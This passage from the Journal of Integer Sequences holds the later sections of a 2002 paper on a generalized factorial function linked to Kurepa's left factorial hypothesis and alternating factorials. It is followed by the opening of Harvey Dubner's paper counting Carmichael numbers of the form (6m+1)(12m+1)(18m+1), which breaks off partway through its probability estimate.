${}_1M_1(1, 0, n)$	$A000217$	${}_1M_1(1, 1, n)$	$A014144$	${}_1M_1(1, 2, n)$	$A007489$
${}_1M_2(1, 0, n)$	$A000292$	${}_1M_2(1, 1, n)$	unlisted	${}_1M_2(1, 2, n)$	$A014145$
${}_1M_3(1, 0, n)$	$A000332$	${}_1M_3(1, 1, n)$	unlisted	${}_1M_3(1, 2, n)$	unlisted
${}_1M_4(1, 0, n)$	$A000389$	${}_1M_4(1, 1, n)$	unlisted	${}_1M_4(1, 2, n)$	unlisted

The term "unlisted" in Table 1 means that the sequence cannot currently be found in Sloane's on-line encyclopedia of integer sequences[17].

Lemma 1 *Let $m = -1, 0, 1, 2, \ldots$. Then*

$${}_1M_m(1; 1, z) = M_m(z).$$

Proof. The proof presented here is due to Professor G. V. Milovanović.
Since

$$(k+m+1)! = (m+1)!(m+2)_k \quad \text{and} \quad (1-z)_k = \frac{(-1)^k \Gamma(z)}{\Gamma(z-k)},$$

we have

$$\binom{m+z}{k+m+1} = \frac{\Gamma(m+z+1)}{\Gamma(z-k)(k+m+1)!} = \frac{\Gamma(m+z+1)}{\Gamma(z)(m+1)!} \cdot \frac{(1-z)_k (-1)^k}{(m+2)_k},$$

so that

$$\begin{aligned} \frac{t^{z+m} - Q_m(t; z)}{(t-1)^{m+1}} &= \sum_{k=0}^{+\infty} \binom{m+z}{k+m+1} (t-1)^k \qquad (|t-1| < 1) \\ &= \frac{\Gamma(m+z+1)}{\Gamma(z)(m+1)!} \sum_{k=0}^{+\infty} \frac{(1-z)_k (1)_k}{(m+2)_k} \cdot \frac{(1-t)^k}{k!} \\ &= \frac{\Gamma(m+z+1)}{\Gamma(z)(m+1)!} \, {}_2F_1(1, 1-z, m+2; 1-t). \end{aligned}$$

3 The function ${}_1M_m(s;a,z)$

3.1 The numbers $\{{}_1M_m(1;-n,r)\}_{r=0\ n=0\ m=-1}^{+\infty\ +\infty\ +\infty}$

We have

$$ {}_1M_m(1;-n,z) = \frac{\Gamma(m+z+1)}{\Gamma(z)\Gamma(m+2)}\,\mathcal{L}[1;\,{}_2F_1(-n,1-z,m+2;1-t)], $$

starting with the polynomials

$$ \sum_{k=0}^{\infty}\binom{m+z}{k+m+1}\binom{n}{k}(1-t)^k, \quad n\in\mathbb{N}. $$

Since

$$ (-n)_k = (-1)^k\frac{n!}{(n-k)!} $$

we have

$$ \sum_{k=0}^{\infty}\binom{m+z}{k+m+1}\binom{n}{k}(1-t)^k = \frac{\Gamma(m+z+1)}{\Gamma(z)\Gamma(m+2)}\,{}_2F_1(-n,1-z,m+2;1-t) \tag{5} $$

or, by continuation,

$$ = \pi\ \mathrm{cosec}\ \pi z\int_0^1 \xi^{1-z}(1-\xi)^{m+z+1}\big(1-(1-t)\xi\big)^n d\xi. $$

Hence, the following definition is reasonable.

Definition 2 *For $n\in\mathbb{N}$ and $m=-1,0,1,2,...$, the polynomials $z\mapsto {}_mP_n(z)$ are defined by*

$$ {}_mP_n(z) = \mathcal{L}[1;\,{}_2F_1(-n,1-z,m+2;1-t)]. $$

Table 2: The polynomials ${}_mP_2(z)$, ${}_mP_3(z)$ and ${}_mP_4(z)$

m	${}_mP_2(z)$	${}_mP_3(z)$	${}_mP_4(z)$
-1	$\frac{1}{2}z^2-\frac{3}{2}z+2$	$-\frac{1}{3}z^3+\frac{7}{2}z^2-\frac{49}{6}z+6$	$\frac{3}{8}z^4-\frac{61}{12}z^3+\frac{193}{8}z^2-$
0	$\frac{1}{6}z^2-\frac{1}{2}z+\frac{4}{3}$	$-\frac{1}{12}z^3+z^2-\frac{29}{12}z+\frac{5}{2}$	$-\frac{509}{12}z+24$
1	$\frac{1}{12}z^2-\frac{1}{4}z+\frac{7}{6}$	$-\frac{1}{30}z^3+\frac{9}{20}z^2-\frac{67}{60}z+\frac{17}{10}$	

The polynomials ${}_mP_n(z)$ can be expressed in terms of the *derangement numbers* (sequence A000166 in [17])

$$ S_k = k!\sum_{\nu=0}^{k}\frac{(-1)^\nu}{\nu!} \qquad (k\geq 0) $$

in the form

Theorem 1 *For $m = -1, 0, 1, 2, ...$ and $n \in \mathbb{N}$ we have*

$$ {}_mP_n(z) = \binom{n+m+1}{n}^{-1} \sum_{k=0}^{\infty} \binom{n+m+1}{k+m+1} \binom{z-1}{k} (-1)^k S_k. $$

Proof. Using the relation (5) we have

$$\begin{aligned} {}_mP_n(z) &= \frac{\Gamma(z)\Gamma(m+2)}{\Gamma(m+z+1)} \int_0^{\infty} e^{-t} \sum_{k=0}^{\infty} \binom{m+z}{k+m+1} \binom{n}{k} (1-t)^k dt \\ &= \frac{\Gamma(z)(m+1)!}{\Gamma(m+z+1)} \sum_{k=0}^{\infty} \frac{\Gamma(m+z+1)}{\Gamma(z-k)(k+m+1)!} \binom{n}{k} \int_0^{\infty} e^{-t}(1-t)^k dt \\ &= \binom{n+m+1}{n}^{-1} \sum_{k=0}^{\infty} \binom{n+m+1}{k+m+1} \binom{z-1}{k} \int_0^{\infty} e^{-t}(1-t)^k dt. \end{aligned}$$

Now use

$$ \mathcal{L}[s; (t+\alpha)^{z-1}] = \frac{e^{\alpha s}\Gamma(z, \alpha s)}{s^z} \qquad (\mathrm{Re}\, s > 0), $$

to obtain

$$ {}_mP_n(z) = \binom{n+m+1}{n}^{-1} \sum_{k=0}^{\infty} \binom{n+m+1}{k+m+1} \binom{z-1}{k} (-1)^k \frac{\Gamma(k+1, -1)}{e}. $$

Here $\Gamma(z, x)$ is the incomplete gamma function. The result follows from

$$ \Gamma(k+1, -1) = eS_k. $$

Lemma 2 *For $n \in \mathbb{N}$ we have*

$$ {}_{-1}P_n(z) = 1 + n! \sum_{k=1}^{n} \frac{(-1)^k S_k}{(n-k)!\,(k!)^2} \prod_{i=1}^{k} (z-i). $$

Proof. Applying Theorem 1 for $m = -1$, we have

$$\begin{aligned} {}_{-1}P_n(z) &= \sum_{k=0}^{n} \binom{n}{k} \binom{z-1}{k} (-1)^k S_k, \\ &= 1 + n! \sum_{k=1}^{n} \frac{(-1)^k S_k}{(n-k)!(k!)^2} \prod_{i=1}^{k} (z-i). \end{aligned}$$

Remark 1 *Let the sequence $X_{n,k}$ be defined by*

$$X_{n,k} = \begin{cases} Y_n, & \text{if } n = k, \\ (n-k)X_{n-1,k}, & \text{if } n > k, \end{cases}$$

where $Y_n = (n!)^2$. Since $X_{n,k} = (n-k)!\,(k!)^2$ we have

$$_{-1}P_n(z) = 1 + n! \sum_{k=1}^{n} \frac{(-1)^k S_k}{X_{n,k}} \prod_{i=1}^{k} (z-i).$$

Theorem 2 *For $m = -1, 0, 1, 2, \ldots$ and $n \in \mathbb{N}$ we have*

$$\begin{aligned} {}_mP_0(z) &= {}_mP_1(z) = 1 \\ {}_mP_n(z) &= \frac{1}{n+m+1}\left[(m+1)\,{}_{m-1}P_n(z) + n\,{}_mP_{n-1}(z)\right], \quad m > -1. \end{aligned}$$

Proof. According to Theorem 1 we have

$$\frac{1}{n+m+1}\left[(m+1)\,{}_{m-1}P_n(z) + n\,{}_mP_{n-1}(z)\right] =$$

$$\frac{(m+1)!n!}{(n+m+1)!} \sum_{k=0}^{\infty} \binom{n+m}{k+m} \binom{z-1}{k} (-1)^k S_k +$$

$$+ \quad \frac{(m+1)!n!}{(n+m+1)!} \sum_{k=0}^{\infty} \binom{n+m}{k+m+1} \binom{z-1}{k} (-1)^k S_k.$$

The recurrence for ${}_mP_n(z)$ now follows from

$$\binom{a}{b} + \binom{a}{b+1} = \binom{a+1}{b+1}.$$

Corollary 1 *For $m = -1, 0, 1, 2, \ldots$ and $n \in \mathbb{N}$ we have*

$${}_1M_m(1; -n, z) = \frac{n!\,z(z+1)\ldots(z+m)}{(n+m+1)!} \sum_{k=0}^{\infty} \binom{n+m+1}{k+m+1} \binom{z-1}{k} (-1)^k S_k.$$

Corollary 2 *For $n \in \mathbb{N}$ the result is as follows*

$$\begin{aligned} {}_1M_{-1}(1;-n,z) &= 1+n!\sum_{k=1}^{n}\frac{(-1)^k S_k}{(n-k)!\,(k!)^2}\prod_{i=1}^{k}(z-i), \\ {}_1M_m(1;0,z) &= {}_1M_m(1;-1,z)=\frac{\Gamma(m+z+1)}{\Gamma(z)\Gamma(m+2)}, \\ {}_1M_m(1;-n,z) &= \frac{1}{n+m+1}\cdot[\,(m+z)\cdot {}_1M_{m-1}(1;-n,z)+ \\ &+ n\cdot {}_1M_m(1;-n+1,z)], \quad m>-1. \end{aligned}$$

The numbers ${}_1M_m(1;-n,r)_{r=0}^{\infty}$ can now be evaluated recursively.

Table 3: The numbers ${}_1M_m(1;-n,r)$ for $m=0,1,2,3,4$ and $n=1,2$

${}_1M_m(1,-n,r)$	sequence in [17]	${}_1M_m(1,-n,r)$	sequence in [17]
${}_1M_0(1,-1,r)$	0, 1, 2, 3, 4...	${}_1M_0(1,-2,r)$	*A*000125
${}_1M_1(1,-1,r)$	*A*000217	${}_1M_1(1,-2,r)$	*A*055795
${}_1M_2(1,-1,r)$	*A*000292	${}_1M_2(1,-2,r)$	*A*027660
${}_1M_3(1,-1,r)$	*A*000332	${}_1M_3(1,-2,r)$	*A*055796
${}_1M_4(1,-1,r)$	*A*000389	${}_1M_4(1,-2,r)$	*A*055797

3.2 The numbers $\{{}_1M_m(1/n;m+2,r)\}_{r=0}^{+\infty}{}_{n=1}^{+\infty}{}_{m=-1}^{+\infty}$

In Table 4 twelve well-known sequences from [17] are given. These sequences are special cases of the function ${}_vM_m(s;a,r)$ for $v=1$, $s=1/n$, and $a=m+2$. The sequences have the following common characteristic.

Lemma 3 *For $m=-1,0,1,2,...,$ we have*

$${}_1M_m(1/n;m+2,z)=\frac{n^z\Gamma(z+m+1)}{(m+1)!}.$$

Proof. Since

$${}_2F_1(m+2,1-z,m+2,1-t)=t^{z-1}$$

we have

$$\mathcal{L}[1/n;\,{}_2F_1(m+2,1-z,m+2,1-t)]=n^z\Gamma(z).$$

Table 4: The numbers ${}_1M_m(1/n; m+2, r)$ for $m = -1, 0, 1, 2, 3, 4$ and $n = 1, 2, 3, 4$

${}_1M_m(1/n, m+2, r)$	in [17]	${}_1M_m(1/n, m+2, r)$	in [17]
${}_1M_{-1}(1, 1, r)$	*A*000142	${}_1M_{-1}(1/2, 1, r)$	*A*066318
${}_1M_{-1}(1/3, 1, r)$	*A*032179	${}_1M_{-1}(1/4, 1, r)$	unlisted
${}_1M_0(1, 2, r)$	*A*000142	${}_1M_0(1/2, 2, r)$	*A*000165
${}_1M_0(1/3, 2, r)$	*A*032031	${}_1M_0(1/4, 2, r)$	*A*047053
${}_1M_1(1, 3, r)$	*A*001710	${}_1M_1(1/2, 3, r)$	*A*014297
${}_1M_1(1/3, 3, r)$	unlisted	${}_1M_1(1/4, 3, r)$	unlisted
${}_1M_2(1, 4, r)$	*A*001715	${}_1M_2(1/2, 4, r)$	unlisted
${}_1M_2(1/3, 4, r)$	unlisted	${}_1M_2(1/4, 4, r)$	unlisted
${}_1M_3(1, 5, r)$	*A*001720	${}_1M_3(1/2, 5, r)$	unlisted
${}_1M_3(1/3, 5, r)$	unlisted	${}_1M_3(1/4, 5, r)$	unlisted
${}_1M_4(1, 6, r)$	*A*001725	${}_1M_4(1/2, 6, r)$	unlisted
${}_1M_4(1/3, 6, r)$	unlisted	${}_1M_4(1/4, 6, r)$	unlisted

3.3 Some equivalents of Kurepa's hypothesis

The special values $M_{-1}(z) = \Gamma(z)$ and $M_0(z) = K(z)$ given in (2) yield

$$ {}_1M_{-1}(1, 1, n+1) = n! \quad \text{and} \quad {}_1M_0(1; 1, n) = !n \tag{6}$$

where $n!$ and $!n$ are the right factorial numbers and the left factorial numbers given in (4). The function $n!$ and $!n$ are linked by Kurepa's hypothesis:

KH hypothesis. *For $n \in \mathbb{N}\backslash\{1\}$ we have*

$$\gcd(\, !n,\, n!\,) = 2$$

where $\gcd(a, b)$ denotes the greatest common divisor of integers a and b.

This is listed as Problem B44 of Guy's classic book [6]. In [8], it was proved that the KH is equivalent to the following assertion

$$!p \not\equiv 0 \pmod{p}, \quad \text{for all primes } p > 2.$$

The sequences a_n, b_n, c_n, d_n and e_n (sequences A052169, A051398, A051403, A002467 and A002720 in [17]) are defined as follows:

$$\begin{array}{lllll} a_2=1 & a_3=2 & a_n & = & (n-2)a_{n-1}+(n-3)a_{n-2}, \\ & b_3=2 & b_n & = & -(n-3)b_{n-1}+2(n-2)^2, \\ c_1=3 & c_2=8 & c_n & = & (n+2)(c_{n-1}-c_{n-2}), \\ d_0=0 & d_1=1 & d_n & = & (n-1)(d_{n-1}+d_{n-2}), \\ e_0=1 & e_1=2 & e_n & = & 2ne_{n-1}-(n-1)^2e_{n-2}. \end{array}$$

They are related to the left factorial function. For instance, let $p>3$ be a prime number. Then

$$!p \equiv -3a_{p-2} \equiv -b_p \equiv -2c_{p-3} \equiv d_{p-2} \equiv e_{p-1} \pmod{p}.$$

We give the details for the last congruence.

Proof. Let

$$L_n^{\nu}(x)=\sum_{k=0}^{n}\frac{\Gamma(\nu+n+1)}{\Gamma(\nu+k+1)}\frac{(-x)^k}{k!(n-k)!}$$

be the Laguerre polynomials, and set $L_n^0(x)=L_n(x)$. Using the relation $\binom{p-1}{k} \equiv (-1)^k \pmod{p}$, we have

$$L_{p-1}(x) \equiv -(p-1)!\sum_{k=0}^{p-1}\frac{x^k}{k!} \pmod{p}.$$

Wilson's theorem yields

$$!p \equiv -L_{p-1}(-1) \pmod{p}.$$

The recurrence for Laguerre polynomials

$$(n+1)L_{n+1}^{\nu}(x)=(\nu+2n+1-x)L_n^{\nu}(x)-(\nu+n)L_{n-1}^{\nu}(x),$$

for $\nu=0,\ x=-1$ produces

$$h_{p-1}(p-1)! \equiv p \pmod{p},$$

where

$$h_1=2 \quad h_2=\frac{7}{2} \quad h_n=2h_{n-1}-\frac{n-1}{n}h_{n-2}.$$

The identity $e_n=h_n n!$ finally yields

$$!p \equiv e_{p-1} \pmod{p}.$$

4 The numbers ${}_nM_{-1}(1;1,n+1)$

The special values

$$ {}_nM_{-1}(1;1,n+1) = A_n, $$

are the alternating factorial numbers given in (4). This sequence satisfies the recurrence relation

$$ A_0 = 0,\ A_1 = (-1)^{n-1},\ A_n = -(n-1)A_{n-1} + nA_{n-2}. $$

These numbers can be expressed in terms of the gamma function as follows

$$ \begin{aligned} A_n &= \sum_{k=1}^{n}(-1)^{n-k}\Gamma(k+1) = \int_0^\infty e^{-x}\left(\sum_{k=1}^{n}(-1)^{n-k}x^k\right)dx \\ &= \int_0^\infty e^{-x}\frac{x^{n+1}-(-1)^n x}{x+1}dx. \end{aligned} $$

The same relation is now used in order to define the function A_z:

Definition 3 *For every complex number z, $Re\ z > 0$, the function A_z is defined by*

$$ A_z \stackrel{\text{def}}{=} \int_0^\infty e^{-x}\frac{x^{z+1}-(-1)^z x}{x+1}dx. $$

The identity $\frac{x^{z+1}-(-1)^z x}{x+1} = x^z - \frac{x^z-(-1)^{z-1}x}{x+1}$ gives

$$ \int_0^\infty e^{-x}\frac{x^{z+1}-(-1)^z x}{x+1}dx = \int_0^\infty e^{-x}x^z dx - \int_0^\infty e^{-x}\frac{x^z-(-1)^{z-1}x}{x+1}dx, $$

i.e.,

$$ A_z = \Gamma(z+1) - A_{z-1}. \tag{7} $$

This gives $A_0 = \Gamma(2) - A_1 = 0$ and $A_{-1} = \Gamma(1) - A_0 = 1$. An inductive argument shows that A_{-n}, the residue of A_z at the pole $z = -n$, is given by

$$ res\ A_{-n} = (-1)^n \sum_{k=0}^{n-2}\frac{1}{k!}, \qquad n = 2,3,4,... $$

The derivation employs the fact that $\Gamma(z)$ is meromorphic with simple poles at $z = -n$ and residue $(-1)^n/n!$ there.

The function A_z can be expressed in terms of the exponential integral $\mathrm{Ei}\,(x)$ and the incomplete gamma function $\Gamma(z,x)$ by

$$ A_z = \mathcal{L}[1;\ \frac{t^{z+1}-(-1)^z}{t+1}] = e\Gamma(z+2)\Gamma(-z-1,1) - (-1)^z e\mathrm{Ei}\,(-1) - (-1)^z. $$

4.1 The generating function for A_{n-1}

The *total number of arrangements of a set with n elements* (sequence A000522 in [17]) is defined (see [3], [5], [15] and [16]) by:

$$a_0 = 1, \quad a_n = na_{n-1} + 1, \quad \text{or} \quad a_n = n! \sum_{k=0}^{n} \frac{1}{k!}. \tag{8}$$

The sequence $\{a_n\}$ satisfies:

$$a_0 = 1, \quad a_1 = 2, \quad a_n = (n+1)a_{n-1} - (n-1)a_{n-2}, \tag{9}$$

and

$$a_0 = 1, \quad a_n = \sum_{k=0}^{n-1} \binom{n}{k} (-1)^{n+1-k}(n+1-k)a_k. \tag{10}$$

Relation (9) comes from the theory of continued fractions and (10) follows directly from (8).

We now establish a connection between the sequence $\{a_n\}$ and the alternating factorial numbers A_n.

Lemma 4 *Let* $a_{-1} = 1$ *and* $n \in \mathbb{N}\backslash\{1\}$. *Then*

$$A_{n-1} = \sum_{k=0}^{n} \binom{n}{k} (-1)^{n-k} a_{k-1}.$$

Proof. Using (10) and induction on n we have

$$n! = \sum_{k=0}^{n} (-1)^{n-k} \binom{n}{k} a_k.$$

Inversion yields

$$a_n = n! - \sum_{k=1}^{n} \binom{n}{k-1} (-1)^{n+1-k} a_{k-1}.$$

The relation $\binom{n+1}{k} - \binom{n}{k} = \binom{n}{k-1}$, $k \geq 1$ produces

$$\sum_{k=0}^{n+1} \binom{n+1}{k} (-1)^{n+1-k} a_{k-1} + \sum_{k=0}^{n} \binom{n}{k} (-1)^{n-k} a_{k-1} = n!.$$

The result now follows from (7).

Theorem 3 *The exponential generating function for* $\{A_{n-1}\}$ *is given by*

$$g(x) = e^{1-x}[E_i(-1) - E_i(x-1) + e^{-1}] - 1 = \sum_{n=2}^{\infty} A_{n-1} \frac{x^n}{n!},$$

where $E_i(x)$ *is the exponential integral (3).*

Proof. The expansion of the exponential integral

$$E_i(x) = \gamma + \ln(x) + \sum_{k=1}^{\infty} \frac{x^k}{k \cdot k!},$$

where γ is Euler's constant, appears in [1, p. 57, 5.1.10.]. The statement of the theorem can be written as

$$e[E_i(-1) - E_i(x-1) + e^{-1}] = e\left[-\ln(x-1) + \sum_{k=1}^{\infty} \frac{(-1)^k - (x-1)^k)}{k \cdot k!}\right] =$$

$$= \sum_{k=0}^{\infty} a_{k-1} \frac{x^k}{k!}. \tag{11}$$

Expand e^{-x} as a Taylor series to obtain

$$e^{-x} = \sum_{k=0}^{\infty} (-1)^k \frac{x^k}{k!}.$$

Then

$$\begin{aligned} e^{1-x}[E_i(-1) - E_i(x-1) + e^{-1}] - 1 &= \sum_{k=0}^{\infty} a_{k-1} \frac{x^k}{k!} \sum_{k=0}^{\infty} (-1)^k \frac{x^k}{k!} - 1 \\ &= \sum_{n=0}^{\infty} \sum_{k=0}^{n} a_{k-1} \frac{x^k}{k!} (-1)^{n-k} \frac{x^{n-k}}{(n-k)!} - 1 \\ &= \sum_{n=0}^{\infty} \sum_{k=0}^{n} \binom{n}{k} a_{k-1} (-1)^{n-k} \frac{x^n}{n!} - 1 \\ &= \sum_{n=0}^{\infty} A_{n-1} \frac{x^n}{n!} - 1. \end{aligned}$$

By induction on n we get

Lemma 5 *Let $n \in N$. The function $g(x)$ in Theorem 4.1 satisfies*

$$g^{(n)}(x) = \frac{d}{dx} g^{(n-1)}(x) = (-1)^n \left[g(x) + 1 + \sum_{k=0}^{n-1} \frac{k!}{(x-1)^{k+1}}\right].$$

This identity gives the algorithm for computing the n-th derivation of the function $g(x)$.

4.2 The AL hypothesis

In [6, p. 100] the following problem is given:

Problem B43. Are there infinitely many numbers n such that A_{n-1} is a prime?

Here

$$A_n = \sum_{k=1}^{n} (-1)^{n-k} k!.$$

If there is a value of $n-1$ such that n divides A_{n-1}, then n will divide A_{m-1} for all $m > n$, and there would be only a finite number of prime values. The required condition for the existence of infinitely many numbers n such that A_{n-1} is a prime may be expressed as follows:

AL hypothesis. *For every prime number p*

$$A_{p-1} \not\equiv 0 \pmod{p},$$

holds.

Let p be a prime number and $n, m \in \mathbb{N}\backslash\{1\}$. It is not difficult to prove the following results:

$$A_{n-1} \equiv -1 - \sum_{k=2}^{n} [k - 1 - (-1)^{n-k}]\Gamma(k) \pmod{n},$$

$$\begin{aligned} A_{n-1} &= \frac{\Gamma(n+1) - 1 + \sum_{k=2}^{n-1}[(-1)^{n-k}n - k + 1 - (-1)^{n-k}]\Gamma(k)}{n-1}, \\ &= 1-!n + 2\sum_{k=1}^{n-1} A_k \\ &= 3-!n-!(n-1)\cdot 2n + 4\sum_{i=2}^{n}\sum_{k=1}^{i-1} A_k. \end{aligned}$$

$$\sum_{k=1}^{n}\sum_{i=0}^{m-1}(-1)^i(\Gamma(k+1))^{m-i}A_{k-1}^i = \begin{cases} A_n^m, & m \text{ even} \\ A_n^m + 2\sum_{j=1}^{n-1} A_j^m, & m \text{ odd} \end{cases},$$

$$A_{p-1} = -\sum_{i=1}^{p}\frac{1}{\Gamma(i)} + p\sum_{i=1}^{p}\frac{n_i(-1)^{i-1}}{\Gamma(i)}, \quad n_i \in \mathbb{N} \quad (i = 1, 2, ...p)$$

The first step in solving problem B43 is proving the AL hypothesis. Using the previous identities, equivalents for the AL hypothesis can be given.

5 Conclusions

The main contribution is to define the function ${}_vM_m(s;a,z)$ by which problems B43 and B44 are connected. The Kurepa hypothesis is an unsolved problem since 1971 and there seems to be no significant progress in solving it, apart from numerous equivalents, such as these in Section 3.3. Further details can be found in [7].

However, apart from $n!$, $!n$, and A_n, twenty-five more well-known sequences in [17] are special cases of the function ${}_vM_m(s;a,z)$. The first study of the function gave the author the idea to find an algorithm for computing some special cases (Corollary 2 and Lemma 3) before solving the above mentioned problems.

The definition of the function ${}_vM_m(s;a,z)$ suggest another method of studying the function by using the characteristics of the inverse Laplace transform.

Acknowledgements

I would like to thank the referee for the numerous comments and suggestions.

References

[1] M. Abramowitz, I. A. Stegun, *Handbook of Mathematical Functions*, Dover Publications, Inc. New York, 1965.

[2] C. Brezinski, *History of Continued Fractions and Padé Approximants*, Springer-Verlag, Berlin, 1991.

[3] P. J. Cameron, Sequences realized by oligomorphic permutation groups, *J. Integer Sequences* **3** (1) (2000), Article 00.1.5.

[4] L. Comtet, *Advanced Combinatorics,* Reidel, Dordrecht, 1974.

[5] J. M. Gandhi, On logarithmic numbers, *Math. Student* **31** (1963), 73–83.

[6] R. Guy, *Unsolved Problems in Number Theory*, Springer-Verlag, 1994.

[7] A. Ivić and Ž. Mijajlović, On Kurepa problems in number theory, *Publ. Inst. Math.* (N.S.) **57 (71)** (1995), 19–28.

[8] Đ. Kurepa, On the left factorial function $!n$, *Math. Balkanica* **1** (1971), 147–153.

[9] Đ. Kurepa, Left factorial function in complex domain, *Math. Balkanica* **3** (1973), 297–307.

[10] G. V. Milovanović, A sequence of Kurepa's functions, *Sci. Rev. Ser. Sci. Eng.* No. **19–20** (1996), 137–146.

[11] G. V. Milovanović and A. Petojević, Generalized factorial function, numbers and polynomials and related problems, *Math. Balkanica*, to appear.

[12] O. Perron, *Die Lehren von den Kettenbüchen*, Chelsea Publishing Company, New York, 1954.

[13] A. Petojević, On Kurepa's hypothesis for left factorial, *Filomat (Nis)*, **12** (1) (1998), 29–37.

[14] A. P. Prudnikov, Yu. A. Brychkov, and O. I. Marichev, *Integrals and Series. Elementary Functions,* Nauka, Moscow, 1981. (Russian)

[15] J. Riordan, *An Introduction to Combinatorial Analysis,* Wiley, 1958.

[16] D. Singh, The numbers *L(m,n)* and their relations with prepared Bernoulli and Eulerian numbers, *Math. Student* **20** (1952), 66–70.

[17] N. J. A. Sloane, *The On-Line Encyclopedia of Integer Sequences*, published electronically at
`http://www.research.att.com/~njas/sequences/`

[18] H. S. Wilf, *Generatingfunctionology,* Academic Press, New York, 1990.

2000 *Mathematics Subject Classification*: Primary 11B83; Secondary 33C05, 44A10.
Keywords: left factorial, alternating factorial, hypergeometric function, Laplace transform

---

(Concerned with sequences A000142, A003422, A005165, A000217, A014144, A007489, A000292, A000332, A000389, A014145, A000166, A000125, A000217, A000389, A055795, A027660, A055796, A055797, A032179, A032031, A001710, A001715, A001720, A001725, A066318, A000165, A047053, A014297, A052169, A051398, A051403, A002467, A002720, and A000522.)

Received March 21, 2002; revised version received August 14, 2002. Published in Journal of Integer Sequences August 31, 2002.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 5 (2002), Article 02.2.1

Carmichael Numbers of the Form (6m+1)(12m+1)(18m+1)

Harvey Dubner

449 Beverly Road
Ridgewood, NJ 07450
USA

Abstract:

Numbers of the form (6m+1)(12m+1)(18m+1) where all three factors are simultaneously prime are the best known examples of Carmichael numbers. In this paper we tabulate the counts of such numbers up to 10^n for each n <= 42. We also derive a function for estimating these counts that is remarkably accurate.

Full version: pdf, dvi, ps, latex

(Concerned with sequence A002997 .)

Received August 12, 2002; revised version received September 16, 2002. Published in *Journal of Integer Sequences* September 23, 2002. Revised version, November 25, 2002.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 5 (2002),
Article 02.2.1

Carmichael Numbers of the form $(6m+1)(12m+1)(18m+1)$

Harvey Dubner

449 Beverly Road
Ridgewood, New Jersey 07450
USA

hdubner1@compuserve.com

Abstract

Numbers of the form $(6m+1)(12m+1)(18m+1)$ *where all three factors are simultaneously prime are the best known examples of Carmichael numbers. In this paper we tabulate the counts of such numbers up to* 10^n *for each* $n \leq 42$*. We also derive a function for estimating these counts that is remarkably accurate.*

1 Introduction

Fermat's "Little Theorem" says that if a is any integer prime to N, and if N is prime, then

$$a^{N-1} \equiv 1 \pmod{N}.$$

However, this is not a sufficient condition for a number to be prime since there are composite numbers known as Carmichael numbers which satisfy this congruence. Carmichael numbers meet the following criterion,

Korselt's criterion (1899). *A composite odd number* N *is a Carmichael number if and only if* N *is squarefree and* $p-1$ *divides* $N-1$ *for every prime* p *dividing* N*.*

Considerable progress has been made investigating Carmichael numbers in the past several years. Alford, Granville and Pomerance showed that there are infinitely many Carmichael numbers [1]. Löw and Niebuhr constructed Carmichael numbers with millions of components [6]. Balasubramanian and Nagaraj established an upper bound for the number of 3-component Carmichael numbers up to x that is a little more than $x^{1/3}$ [2]. Granville and Pomerance have developed several conjectures which seem to resolve some serious inconsistencies concerning the total number of Carmichael numbers [4]. These various conjectures are supported by counts of Carmichael numbers mostly done by Richard Pinch [8, 9]. However, in many cases the data is too limited to fully support some of the conjectures.

The main purpose of this paper is to supply accurate extended counts of an important family of 3-component Carmichael numbers. Chernick in 1939 [3] derived one-parameter expressions for Carmichael numbers which he called "Universal Forms," the most prominent of these being

$$U_3(m) = (6m + 1)(12m + 1)(18m + 1). \tag{1}$$

$U_3(m)$ is a Carmichael number when the quantities in parentheses are simultaneously prime. There are indications that this family represents about 2.2% of the 3-component Carmichael numbers, more than any such family.

2 Search Method

The method used to search for and count numbers of the form (1) depends almost entirely on sieving. An array of 32,000,000 bits represents values of $q = 6m + 1$ from $m = m_0$ to $m = m_0 + 31,999,999$. For each "small" prime from 5 to an appropriate maximum, each q is marked as composite when divisible by a small prime (i.e., the bit is turned on). With a slight program addition it can be determined if $r = 12m+1$ or $s = 18m+1$ has a factor, and if it does then q is also marked as composite even though q itself might actually be prime.

Typically, in the vicinity of $U_3 = 10^{41}$, about 18,000 numbers survive this sieving process which takes about 27 seconds on an Athlon/1.2 GHz computer. No additional tests are required since all three components of (1) must be prime and therefore the survivors are Carmichael numbers of the required form. The only additional processing needed is to determine the sizes of all the survivors and to do appropriate bookkeeping which takes about 1 second.

This process is repeated for the next block of 32,000,000 m's. It is easy to use multiple computers to get complete counts since the results for each block is independent of all other blocks. To extend the count from 10^{41} to 10^{42} took about 30 computer-days (Athlon/1.2 GHz). Compute time for each decade takes about 2.2 times as long as the previous decade. Thus, extending the count an additional decade takes about the same time as it took for all

the previous counts.

3 Theoretical Count

It is interesting and important to try to estimate the the number of Carmichael numbers of the form $U_3(m)$ that are less than a given X. The famous Hardy-Littlewood conjectures [5] will be used as a model. We follow the theory as described in detail in Riesel's book [10, p. 60].

Consider a number of the form (1),

$$u = q \cdot r \cdot s, \quad \text{where} \quad q = 6m + 1, \quad r = 12m + 1, \quad s = 18m + 1. \tag{2}$$

If q were chosen at random, by the Prime Number Theorem the probability of q being prime would be $1/\log q$ asymptotically. However in our case q can never be divisible by 2 or 3. When a number cannot be divided by a prime, p, the probability of the number being prime increases by the factor $p/(p-1)$. Thus the probability of q being prime is increased by the factor $(2/1)(3/2) = 3$ and becomes

$$P_q = \frac{3}{\log(6m+1)}. \tag{3}$$

As with q, r cannot have 2 or 3 as a factor, but its primality is also affected if q is prime. Normally the chance that a prime p will not divide r is $(p-1)/p$ because $(q \bmod p)$ has $(p-1)$ values which are not zero. However, since $r = q + 6m$ it is easy to show that if q is prime then $(r \bmod p)$ has only $(p-2)$ values which are not zero—thus dropping the probability that r is prime by the factor $(p-2)/(p-1)$. The correction factor, $C_r(p)$, for p is,

$$C_r(p) = \frac{p}{(p-1)} \cdot \frac{(p-2)}{(p-1)} = \frac{p(p-2)}{(p-1)(p-1)}$$

The full correction factor is the product of these for $p = 5, 7, 11, 13, \cdots \infty$,

$$C_r = \prod_{5}^{\infty} \frac{p(p-2)}{(p-1)(p-1)} \doteq .880216$$

and the probability of r being prime becomes,

$$P_r = 3 \cdot C_r \cdot \frac{1}{\log(12m+1)} = \frac{2.640648}{\log(12m+1)}\ . \tag{4}$$

Similarly, the full correction factor for s is

$$C_s = \prod_{5}^{\infty} \frac{p(p-3)}{(p-1)(p-2)} = .721604$$

and the probability of s being prime becomes,

$$P_s = 3 \cdot C_s \cdot \frac{1}{\log(18m+1)} = \frac{2.164812}{\log(18m+1)} \ . \tag{5}$$

For a given m the probability of q, r and s being prime simultaneously is,

